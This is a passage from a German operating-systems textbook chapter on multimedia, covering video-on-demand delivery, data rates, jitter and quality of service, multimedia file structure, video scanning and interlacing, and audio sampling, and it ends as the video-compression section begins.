


Abbildung 7.1: Video-on-Demand mit verschiedenen lokalen Zugriffstechniken (a) ADSL (b) Kabelfernsehen

Das Verteilungsnetzwerk zwischen dem Benutzer und dem Video-Server muss in der Lage sein, Daten mit hoher Geschwindigkeit und in Echtzeit zu übertragen. Der Entwurf eines solchen Netzwerkes ist interessant und komplex, fällt aber nicht in den Themenbereich dieses Buches. Wir werden deshalb nichts weiter darüber sagen, außer dass diese Netzwerke stets Glasfaserkabel zwischen dem Video-Server und einem Verteilerkasten verwenden, der überall dort aufgestellt ist, wo Kunden leben. In ADSL-Systemen, die von Telefongesellschaften bereitgestellt werden, läuft etwa der letzte Kilometer über das

existierende doppeladrigie Telefonkabel. In Kabelfernsehsystemen, die von Kabelgesellschaften bereitgestellt werden, wird die bestehende Fernsehverkabelung für die lokale Verteilung verwendet. ADSL hat den Vorteil, dass jeder Benutzer einen dedizierten Kanal erhält, also eine garantierte Bandbreite, die allerdings aufgrund der Beschränkungen des vorhandenen Telefonkabels gering ist (wenige MBit/s). Das Kabelfernsehen verwendet Koaxialkabel mit hoher Bandbreite (im Bereich von GBit/s). Es müssen sich jedoch mehrere Benutzer das gleiche Kabel teilen, wodurch eine Konkurrenzsituation entsteht und dem einzelnen Benutzer keine Bandbreite garantiert werden kann. Um mit den Kabelunternehmen mithalten zu können, haben die Telefongesellschaften begonnen, Fiberglas bis zu einzelnen Häusern zu verlegen. In diesem Fall hat ADSL über Glasfaser eine viel größere Bandbreite als Kabel.

Der letzte Teil des Systems ist die **Set-Top-Box**, an der das ADSL- oder Fernsehkabel endet. Dieses Gerät ist eigentlich ein normaler Computer mit einigen speziellen Chips zur Video-Decodierung und zur Dekompression. Die Set-Top-Box enthält mindestens eine CPU, RAM, ROM, eine Schnittstelle für ADSL oder das Kabel und eine Verbindung für das Fernsehgerät.

Eine Alternative zur Set-Top-Box ist die Verwendung des vorhandenen PCs des Verbrauchers und die Darstellung des Films auf dem Monitor. Interessanterweise ist der Grund, warum die Set-Top-Box überhaupt eingeführt wurde, obwohl die meisten Kunden wahrscheinlich bereits einen Computer besitzen, die Annahme der Video-on-Demand-Anbieter, dass die Leute Filme in ihrem Wohnzimmer sehen möchten, wo es normalerweise einen Fernseher, aber selten einen Computer gibt. Aus technischer Sicht ist es sehr viel sinnvoller, einen Computer statt einer Set-Top-Box zu verwenden, da dieser leistungsfähiger ist und eine große Festplatte sowie einen Bildschirm mit höherer Auflösung hat. Doch unabhängig davon werden wir oft die Unterscheidung zwischen dem Video-Server und dem Client-Prozess beim Anwender machen, der den Film decodiert und anzeigt. Im Hinblick auf den Systementwurf macht es allerdings keinen Unterschied, ob der Client-Prozess auf einer Set-Top-Box oder auf einem PC läuft. Obwohl bei einem Desktop-Videobearbeitungssystem alle Prozesse auf derselben Maschine laufen, werden wir weiterhin die Terminologie von Client und Server verwenden, damit deutlich wird, welcher Prozess was tut.

Kehren wir zu Multimedia selbst zurück. Multimedia besitzt zwei zentrale Eigenschaften, die gut verstanden sein müssen, um erfolgreich damit arbeiten zu können:

- 1.** Multimedia verwendet extrem hohe Datenraten.
- 2.** Multimedia erfordert Echtzeitwiedergabe.

Die hohen Datenraten liegen in der Natur visueller und akustischer Information. Augen und Ohren können erstaunliche Mengen an Information pro Sekunde verarbeiten und müssen mit dieser Rate gefüttert werden, um eine akzeptable Wahrnehmung zu erhalten. Die Datenraten einiger digitaler Multimedia-Quellen und gebräuchlicher Hardware sind in ► Abbildung 7.2 aufgelistet. Wir werden einige dieser Codierungsformate später in diesem Kapitel betrachten. Beachtet werden sollten die hohe Datenrate, die Multimedia erfordert, die Notwendigkeit der Kompression und der erforderliche

Speicherplatz. Ein zweistündiger, nicht komprimierter HDTV-Film füllt zum Beispiel eine 570-GB-Datei.

Ein Video-Server, der 1.000 derartige Filme speichert, benötigt 570 TB an Plattenplatz – eine nicht unerhebliche Menge bei den derzeitigen Standards. Ebenso sollte man beachten, dass ohne Datenkompression die aktuelle Hardware nicht mit den hohen Datenraten umgehen kann. Wir werden die Videokompression später in diesem Kapitel untersuchen.

Quelle	Mbps	GB/h	Gerät	Mbps
Telefon (PCM)	0,064	0,03	Fast Ethernet	100
MP3-Musik	0,14	0,06	EIDE-Festplatte	133
Audio-CD	1,4	0,62	ATM-OC-3-Netzwerk	156
MPEG-2-Film (640 × 480)	4	1,76	IEEE 1394b (FireWire)	800
Digitaler Camcorder (720 × 480)	25	11	Gigabit-Ethernet	1.000
Unkomprimiertes TV (640 × 480)	221	97	SATA-Platte	3.000
Unkomprimiertes HDTV (1.280 × 720)	648	288	Ultra-640-SCSI-Festplatte	5.120

Abbildung 7.2: Einige Datenraten für Multimedia und Ein-/Ausgabegeräte mit hoher Performanz. Beachten Sie, dass 1 Mbps 10^6 Bit/s entspricht, aber 1 GB 2^{30} Byte sind.

Die zweite Forderung, die Multimedia an ein System stellt, ist die Bereitstellung der Daten in Echtzeit. Der Videoanteil eines digitalen Films besteht aus einer gewissen Anzahl von Rahmen pro Sekunde. Das NTSC-System, das in Nord- und Südamerika sowie in Japan verwendet wird, arbeitet mit 30 Rahmen/Sekunde (bzw. genauer 29,97 für die Puristen), wohingegen PAL- und SECAM-Systeme, die im größten Teil der restlichen Welt verwendet werden, mit 25 Rahmen/Sekunde (25,00 für die Puristen) laufen. Die Rahmen müssen in exakten Intervallen von 33,3 ms bzw. 40 ms geliefert werden, sonst sieht der Film abgehackt aus.

Offiziell steht NTSC für National Television Standards Committee, doch die schlechte Art und Weise, mit der Farbe in den Standard eingeflickt wurde, als das Farbfernsehen aufkam, führte zu dem Branchenwitz, dass NTSC in Wirklichkeit für „Never Twice the Same Color“ (deutsch: niemals zweimal dieselbe Farbe) steht. PAL ist das Kürzel für Phase Alternating Line (deutsch: zeilenweises Umschalten der (Farbträger-)Phase). Technisch gesehen ist es das beste System. SECAM wird in Frankreich verwendet (es wurde eingeführt, um französische Hersteller vor ausländischer Konkurrenz zu schützen) und steht für Séquentiel Couleur Avec Mémoire (deutsch: sequenzielle Farbe mit Speicher). SECAM wird auch in Osteuropa verwendet, da die ehemaligen kommunistischen Regierungen bei der Einführung des Fernsehens die Menschen davon abhalten wollten, deutsches (PAL-)Fernsehen zu empfangen, daher wählten sie ein inkompatibles System.

Das Ohr ist empfindlicher als das Auge, so dass eine Abweichung von wenigen Millisekunden in der Bereitstellungszeit bereits wahrnehmbar ist. Die Veränderlichkeit in den Bereitstellungsraten wird als **Jitter** bezeichnet und muss streng begrenzt werden, um gute Performanz zu erhalten. Beachten Sie, dass Jitter und Verzögerung zwei unterschiedliche Dinge sind. Wenn das Verteilungsnetzwerk in ▶ Abbildung 7.1 alle Bits gleichmäßig um genau 5.000 Sekunden verzögert, dann startet der Film zwar ein klein wenig später, er wird aber ordentlich abgespielt. Auf der anderen Seite führt eine wahllose Verzögerung der Rahmen zwischen 100 und 200 ms dazu, dass der Film wie ein alter Charlie-Chaplin-Film aussieht, egal wer mitspielt.

Die Echtzeitanforderungen für eine akzeptable Wiedergabe von Multimedia werden oft durch **Dienstgüteparameter** (*quality of service*) beschrieben. Diese Parameter beinhalten die durchschnittlich verfügbare Bandbreite, die verfügbare Spaltenbandbreite, minimale und maximale Verzögerung (die eine obere und untere Schranke für den Jitter festlegen) und die Fehlerwahrscheinlichkeit für Bits. Ein Netzwerkanbieter kann zum Beispiel einen Dienst anbieten, der eine durchschnittliche Bandbreite von 4 Mbps bietet und bei dem 99% der Übertragungsverzögerung im Bereich von 105 bis 110 ms bei einer Bitfehlerrate von 10^{-10} liegt, was für einen MPEG-2-Film ausreichend wäre. Der Anbieter könnte auch einen billigeren Service bei schlechterer Qualität mit einer durchschnittlichen Bandbreite von 1 Mbps (z.B. ADSL) anbieten. Dabei müssten bei der Qualität Kompromisse eingegangen werden, vielleicht durch niedrigere Auflösung, Verringerung der Rahmenrate oder durch Weglassen der Farbinformation, so dass der Film in Schwarz-Weiß angezeigt wird.

Üblicherweise werden Dienstgütegarantien vergeben, indem für jeden neuen Kunden Kapazitäten im Voraus bereitgestellt werden. Die reservierten Ressourcen umfassen einen Anteil an CPU-Zeit, Puffer im Speicher, Plattentransferkapazität und Netzwerksbandbreite. Wenn ein neuer Kunde hinzukommt und einen Film sehen möchte, der Video-Server oder das Netzwerk aber berechnen, dass für einen weiteren Kunden nicht genügend Kapazitäten bereitstehen, dann muss der neue Kunde abgewiesen werden, um eine Verschlechterung der Qualität für die derzeitigen Kunden zu vermeiden. Deshalb benötigen Video-Server ein System zur Reservierung von Ressourcen und einen **Zugangskontrollalgorithmus** (*admission control algorithm*), um zu entscheiden, ob sie mehr Aufträge bearbeiten können.

7.2 Multimedia-Dateien

In den meisten Systemen besteht eine gewöhnliche Textdatei aus einer linearen Folge von Bytes ohne eine Struktur, die vom Betriebssystem bekannt oder beachtet werden müsste. Mit Multimedia ist es ein wenig komplizierter. Zunächst einmal sind Video und Audio vollkommen verschieden. Sie werden von unterschiedlichen Geräten aufgenommen (CCD-Chips bzw. Mikrofon), haben eine unterschiedliche interne Struktur (Video hat 25–30 Rahmen pro Sekunde, Audio 44.100 Abtastungen pro Sekunde) und sie werden mit unterschiedlichen Geräten wiedergegeben (Monitor bzw. Lautsprecher).

Außerdem richten sich die meisten Hollywoodfilme inzwischen an ein weltweites Publikum, das größtenteils kein Englisch spricht. Für dieses letztere Problem wird eine von zwei möglichen Lösungen gewählt. Für manche Länder wird eine zusätzliche Tonspur produziert, auf der die Stimmen in der Landessprache synchronisiert werden (aber nicht die Soundeffekte). In Japan haben alle Fernseher Zweikanalton, um es den Zuschauern zu ermöglichen, einen ausländischen Film entweder in der Originalsprache oder auf Japanisch zu sehen. Mit einer Taste auf der Fernbedienung kann zwischen den Sprachen umgeschaltet werden. In noch anderen Ländern wird der Originalton mit Untertiteln in der Landessprache verwendet.

Darüber hinaus werden auch viele TV-Filme heutzutage mit Untertiteln in der jeweiligen Landessprache gesendet, damit auch hörgeschädigte Personen den Film sehen können. Das Endergebnis ist, dass ein digitaler Film tatsächlich aus vielen Dateien besteht: einer Videodatei, mehreren Audiodateien und verschiedenen Textdateien mit Untertiteln in diversen Sprachen. DVDs haben die Möglichkeit, bis zu 32 Sprach- und Textdateien zu speichern. Eine einfache Zusammenstellung von Multimedia-Dateien ist in ▶ Abbildung 7.3 zu sehen. Die Bedeutung von schnellem Vor- und Rücklauf werden wir später in diesem Kapitel erläutern.




Abbildung 7.3: Ein Film kann aus verschiedenen Dateien bestehen.

Die Fülle an Dateien macht es notwendig, dass das Betriebssystem mehrere „Unterdateien“ pro Datei verwaltet. Eine Möglichkeit ist, jede Unterdatei als traditionelle Datei (z.B. unter Verwendung eines I-Node zur Verwaltung der Blöcke) zu verwalten und eine zusätzliche Datenstruktur einzuführen, die alle Unterdateien pro Multimedia-Datei verwaltet.

Eine andere Möglichkeit ist die Einführung einer Art zweidimensionaler I-Nodes, wobei jede Spalte die Blöcke einer Unterdatei enthält. Im Allgemeinen muss die Organisation so erfolgen, dass der Betrachter dynamisch während der Wiedergabe des Films wählen kann, welche Tonspur und welcher Untertitel verwendet werden.

In allen Fällen muss gewährleistet sein, dass die Unterdateien synchronisiert bleiben, so dass die gewählte Tonspur synchron zum Video abgespielt wird. Wenn Ton und Bild auch nur leicht asynchron werden, kann ein Zuschauer die Worte eines Schauspielers hören, bevor oder nachdem dieser seine Lippen bewegt, was schnell bemerkt wird und ziemlich ärgerlich ist.

Um besser zu verstehen, wie Multimedia-Dateien organisiert werden, muss man wissen, wie digitales Audio und Video genau funktionieren. Deshalb geben wir im Folgenden eine Einführung in diese Themen.

7.2.1 Codierung von Videodateien

Das menschliche Auge hat die Fähigkeit, ein Bild, das auf die Netzhaut projiziert wird, einige Millisekunden stehen zu lassen, bevor es ersetzt wird. Wenn eine Folge von Bildern mit 50 oder mehr Bildern pro Sekunde projiziert wird, so nimmt das Auge nicht wahr, dass es eine Folge von einzelnen Bildern sieht. Alle video- und filmbasierten Systeme nutzen dieses Prinzip, um bewegte Bilder zu erzeugen.

Um Videosysteme zu verstehen, ist es am leichtesten, mit dem einfachen, althergebrachten Schwarz-Weiß-Fernseher zu beginnen. Um das zweidimensionale Bild auf der Vorderseite als eindimensionale Spannung in Abhängigkeit von der Zeit darzustellen, fährt die Kamera mit einem Elektronenstrahl schnell horizontal über das Bild und langsam nach unten und zeichnet dabei die Lichtintensität auf. Am Ende dieses Abtastungsvorgangs, der als **Rahmen** (*frame*) bezeichnet wird, springt der Strahl zurück. Diese Lichtintensität als Funktion über der Zeit wird gesendet und der Empfänger wiederholt den Abtastungsvorgang, um das Bild wiederherzustellen. Das Abtastmuster, das sowohl Kamera als auch Empfänger verwenden, ist in ▶ Abbildung 7.4 dargestellt. (Nebenbei bemerkt: CCD-Kameras integrieren eher, als dass sie abtasten, aber manche Kameras und alle CRT-Monitore tasten ab.)

Die genauen Parameter für das Abtasten variieren von Land zu Land. NTSC hat 525 Abtastzeilen, ein Seitenverhältnis von 4:3 und 30 (bzw. genauer 29,97) Rahmen pro Sekunde. Die europäischen PAL- und SECAM-Systeme haben 625 Abtastzeilen, ebenfalls ein 4:3-Verhältnis und 25 Rahmen pro Sekunden. Bei beiden Systemen werden einige der oberen und der unteren Zeilen nicht dargestellt (um ein rechteckiges Bild auf den ursprünglichen, runden CRTs anzunähern). Es werden nur 483 der 525 NTSC-Abtastzeilen (und 576 der 625 PAL-/SECAM-Abtastzeilen) dargestellt.




Abbildung 7.4: Das Abtastmuster für NTSC-Video und -Fernsehen

Obwohl 25 Rahmen/Sekunde ausreichend sind, um eine fließende Bewegung zu erfassen, nehmen viele, insbesondere ältere Leute ein Flimmern im Bild wahr (da das alte Bild bereits von der Netzhaut entfernt wurde, bevor ein neues erscheint). Anstatt die Rahmenrate zu erhöhen – wodurch noch mehr der ohnehin knappen Bandbreite verbraucht werden müsste –, wird ein anderer Ansatz gewählt. Statt die Abtastzeilen in der Reihenfolge von oben nach unten darzustellen, werden zunächst alle ungeraden Zeilen dargestellt und dann die geraden Zeilen. Jeder dieser halben Rahmen wird als **Halbbild** oder **Feld** (field) bezeichnet. Experimente haben gezeigt, dass Menschen zwar bei 25 Rahmen/Sekunde ein Flimmern wahrnehmen, nicht jedoch bei 50 Halbbildern/Sekunde. Diese Technik wird als **Zeilensprungverfahren** (*interlacing*) bezeichnet. Video und Fernsehen ohne diese Technik wird als **progressiv** bezeichnet.

Beim Farbfernsehen wird dasselbe Abtastmuster verwendet wie beim monochromen Fernsehen (Schwarz und Weiß), außer dass zur Darstellung des Bildes jetzt statt eines Strahles drei Strahlen verwendet werden, die sich gemeinsam bewegen. Ein Strahl wird für jede der drei additiven Grundfarben verwendet: Rot, Grün und Blau (RGB). Diese Technik funktioniert, da jede Farbe aus einer linearen Überlagerung von Rot, Grün und Blau mit den entsprechenden Intensitäten erzeugt werden kann. Trotzdem müssen für die Übertragung auf einem einzigen Kanal die drei Farbsignale zu einem einzigen **gemischten Signal** kombiniert werden.

Damit Farübertragungen auf Schwarz-Weiß-Empfängern angesehen werden können, kombinieren alle drei Systeme die RGB-Signale linear in ein **Helligkeitssignal** und zwei **Chromianzsignale** (Farbe), wobei jeweils andere Koeffizienten für das Erstellen der Signale aus den RGB-Signalen verwendet werden. Merkwürdigerweise ist das Auge sehr viel sensibler für die Helligkeits- als für die Chromianzsignale, so dass Letztere

nicht so akkurat übertragen werden müssen. Folglich kann das Helligkeitssignal mit derselben Frequenz wie das alte Schwarz-Weiß-Signal übertragen werden, so dass es von Schwarz-Weiß-Fernsehern empfangen werden kann. Die beiden Chrominanzsignale werden in engen Bändern mit höherer Frequenz übertragen. Manche Fernseher haben Tasten oder Schalter für Helligkeit, Farnton und Sättigung, um diese drei Werte getrennt zu kontrollieren. Das Verständnis von Helligkeit und Chrominanz ist notwendig, um zu verstehen, wie Videos komprimiert werden.

Bis jetzt haben wir analoges Video betrachtet. Nun wollen wir uns dem digitalen Video zuwenden. Die einfachste Darstellung von digitalem Video ist eine Folge von Rahmen, wobei jeder aus einem rechteckigen Raster von Bildelementen oder **Pixeln** besteht. Für farbige Videos werden 8 Bit pro Pixel für jede der RGB-Farben verwendet, wodurch sich $2^{24} \approx 16$ Millionen Farben ergeben, was ausreichend sein dürfte. Das menschliche Auge kann nicht einmal diese Anzahl an Farben unterscheiden, geschweige denn mehr.

Um eine fließende Bewegung zu erzeugen, muss digitales Video ebenso wie analoges Video mindestens 25 Rahmen/Sekunde darstellen. Trotzdem wird kein Zeilensprungverfahren benötigt, da gute Computermonitore häufig das Bild, das im Video-RAM gespeichert ist, 75 Mal pro Sekunde und öfter neu aufbauen. Deshalb verwenden alle Computermonitore progressiven Aufbau. Den gleichen Rahmen dreimal in Folge neu zu zeichnen (d.h. darzustellen), reicht aus, um das Flimmern zu vermeiden.

Mit anderen Worten, die Gleichförmigkeit der Bewegung ist durch die Anzahl der *verschiedenen* Bilder pro Sekunde festgelegt, wohingegen das Flimmern davon abhängt, wie oft der Bildschirm pro Sekunde neu gezeichnet wird. Diese beiden Werte haben unterschiedliche Bedeutungen. Ein festes Bild mit 20 Rahmen/Sekunde dargestellt wird keine ruckartige Bewegung zeigen, aber es wird flimmern, da ein Rahmen von der Netzhaut entfernt ist, bevor der nächste erscheint. Ein Film mit 20 unterschiedlichen Rahmen pro Sekunde, wobei jeder viermal in Folge mit 80 Hz dargestellt wird, flimmert nicht, aber die Bewegungen erscheinen ruckartig.

Die Bedeutung dieser beiden Parameter wird deutlich, wenn wir die Bandbreite betrachten, die notwendig ist, um ein digitales Video über ein Netzwerk zu übertragen. Viele Computermonitore haben ein 4:3-Seitenverhältnis, so dass billige Bildröhren aus der Massenproduktion verwendet werden können, die für den normalen Fernsehmarkt produziert werden. Gängige Konfigurationen sind 640×480 (VGA), 800×600 (SVGA), 1.024×768 (XGA) und 1.600×1.200 (UXGA). Ein UXGA-Bildschirm mit 24 Bit pro Pixel und 25 Rahmen pro Sekunde muss mit 1,2 Gbps gefüttert werden, doch selbst ein VGA-Bildschirm benötigt schon 184 Mbps. Eine Verdoppelung dieser Rate, um ein Flimmern zu verhindern, ist nicht sehr reizvoll. Eine bessere Lösung ist es, 25 Rahmen/Sekunde zu übertragen, den Computer jeden Rahmen abspeichern zu lassen und dann jeweils zweimal darzustellen. Bei der Fernsehübertragung wird diese Strategie nicht verwendet, da Fernsehgeräte keinen Speicher haben und außerdem analoge Signale nicht im RAM abgelegt werden können, ohne vorher in eine digitale Form umgewandelt zu werden, wozu zusätzliche Hardware notwendig ist. Daher ist das Zeilensprungverfahren zwar für Fernsehübertragung, aber nicht für digitales Video notwendig.

7.2.2 Codierung von Audiodaten

Eine Audiowelle (oder Schallwelle) ist eine eindimensionale akustische (Druck-)Welle. Wenn eine akustische Welle das Ohr erreicht, so vibriert das Trommelfell, wodurch die winzigen Knochen im Innenohr ebenfalls vibrieren und dadurch Nervenimpulse an das Gehirn senden. Diese Impulse werden als Ton vom Hörer wahrgenommen. In ähnlicher Weise erzeugt ein Mikrofon, wenn es von einer akustischen Welle getroffen wird, ein elektrisches Signal, das die Amplitude des Tons als Funktion über der Zeit darstellt.

Der Frequenzbereich des menschlichen Ohres reicht von 20 Hz bis 20.000 Hz. Manche Tiere, insbesondere Hunde, können höhere Frequenzen hören. Das Ohr hört logarithmisch, daher wird das Verhältnis zwischen zwei Tönen mit den Amplituden A und B konventionell in **dB (Dezibel)** gemäß der Formel

$$\text{dB} = 20 \log_{10} (A/B)$$

angegeben. Wenn wir die untere Grenze des Hörbereichs (ein Druck von 0,0003 dyn/cm²) für eine 1-kHz-Sinuswelle als 0 dB definieren, so liegt eine normale Unterhaltung bei etwa 50 dB und die Schmerzschwelle bei etwa 120 dB, also ein dynamischer Bereich mit dem Faktor 1 Million. Um Verwirrungen zu vermeiden: Die oben benutzten A und B sind *Amplituden*. Wenn wir den Leistungspegel verwenden würden, der normalerweise proportional zum Quadrat der Amplitude ist, so wäre der Koeffizient des Logarithmus 10 und nicht 20.

Audiowellen können mit einem **Analog/Digital-Wandler (ADC, Analog Digital Converter)** in digitale Form gebracht werden. Ein ADC bekommt eine elektrische Spannung als Eingabe und produziert eine binäre Zahl als Ausgabe. In ▶ Abbildung 7.5(a) sehen wir ein Beispiel einer Sinuswelle. Um dieses Signal digital wiedergeben zu können, wird es alle ΔT Sekunden abgetastet, wie in ▶ Abbildung 7.5(b) durch die Höhe der Linien gezeigt wird. Wenn eine Schallwelle keine reine Sinuswelle ist, sondern eine lineare Überlagerung von Sinuswellen, wobei die höchste vorhandene Frequenz f ist, dann ist es angemessen, die Abtastungen mit einer Frequenz von $2f$ zu erstellen. Dieses Ergebnis wurde 1924 mathematisch von einem Physiker am Bell Labs, Harry Nyquist, bewiesen und ist heute als das **Nyquist-Theorem** bekannt. Öfter abzutasten ist nicht sinnvoll, da es keine höheren Frequenzen gibt, die durch solch ein Abtasten entdeckt werden könnten.

Digitale Abtastungen sind nie exakt. Die Abtastungen in ▶ Abbildung 7.5(c) erlauben nur neun Werte im Bereich von $-1,00$ bis $+1,00$ in Schritten von 0,25. Daher sind 4 Bit notwendig, um alle Werte darzustellen. Eine 8-Bit-Abtastung würde 256 unterschiedliche Werte erlauben und eine Abtastung mit 16 Bit brächte 65.536 unterschiedliche Werte. Der Fehler, der durch die endliche Anzahl der Bits pro Abtastung entsteht, wird als **Quantisierungsrauschen** bezeichnet. Wenn dieses Rauschen zu groß wird, kann das Ohr es wahrnehmen.




Abbildung 7.5: (a) Sinuswelle, (b) Abtasten der Sinuswelle (c) Quantisierung der Abtastungen mit 4 Bit

Zwei bekannte Beispiele für abgetastete Töne sind das Telefon und die Audio-CD. Beim Telefon wird Puls-Code-Modulation verwendet, dabei werden 8.000 Mal pro Sekunde 7-Bit-Abtastungen (Nordamerika und Japan) bzw. 8-Bit-Abtastungen (Europa) vorgenommen. Dieses System ergibt eine Datenrate von 56.000 bps bzw. 64.000 bps. Mit nur 8.000 Abtastungen pro Sekunde gehen Frequenzen über 4 kHz verloren.

Audio-CDs sind digital und arbeiten mit einer Abtastrate von 44.100 Abtastungen/Sekunde. Dies reicht aus, um Frequenzen bis 22.050 Hz zu erfassen, was gut für Menschen, aber schlecht für Hunde ist. Die Abtastungen von jeweils 16 Bit sind linear über den Bereich der Amplituden. Beachten Sie, dass 16-Bit-Abtastungen nur 65.536 verschiedene Werte erlauben, obwohl der dynamische Bereich des Ohres bei etwa 1 Million liegt, wenn man es in Schritten des kleinsten hörbaren Tons misst. Daher erzeugt die Verwendung von nur 16 Bit pro Abtastung etwas Quantisierungsrauschen (obwohl der volle Bereich nicht abgedeckt wird – CDs sollten nicht wehtun). Mit 44.100 Abtastungen/Sekunde mit jeweils 16 Bit benötigt eine Audio-CD eine Bandbreite von 705,6 kbps für Mono und 1,411 Mbps für Stereo (siehe Abbildung 7.2). Es ist möglich, eine Audiodatenkompression vorzunehmen, die auf psychoakustischen Modellen von der Funktionsweise des menschlichen Gehörs basiert. Eine Kompression um den Faktor 10 ist mit der Verwendung von MPEG Layer 3 (MP3) realisierbar. Tragbare Musikgeräte für dieses Format haben sich in den letzten Jahren stark verbreitet.

Digitalisierte Töne können mit Computern einfach durch Software verarbeitet werden. Es existieren Dutzende von Programmen für PCs, mit deren Hilfe Anwender Schallwellen aus verschiedenen Quellen aufnehmen, anzeigen, bearbeiten, mischen und speichern können. Praktisch jede professionelle Aufnahme und Bearbeitung von Tönen ist heutzutage digital. Analog ist so gut wie tot.

7.3 Videokompression

Es sollte jetzt klar sein, dass die Bearbeitung von Multimedia-Material in unkomprimierter Form außer Frage steht – es ist viel zu groß. Die einzige Hoffnung ist, dass massive Kompression möglich ist. Glücklicherweise haben die Forschungsanstrengungen der letzten Jahrzehnte zu vielen Kompressionstechniken und -algorithmen geführt, die

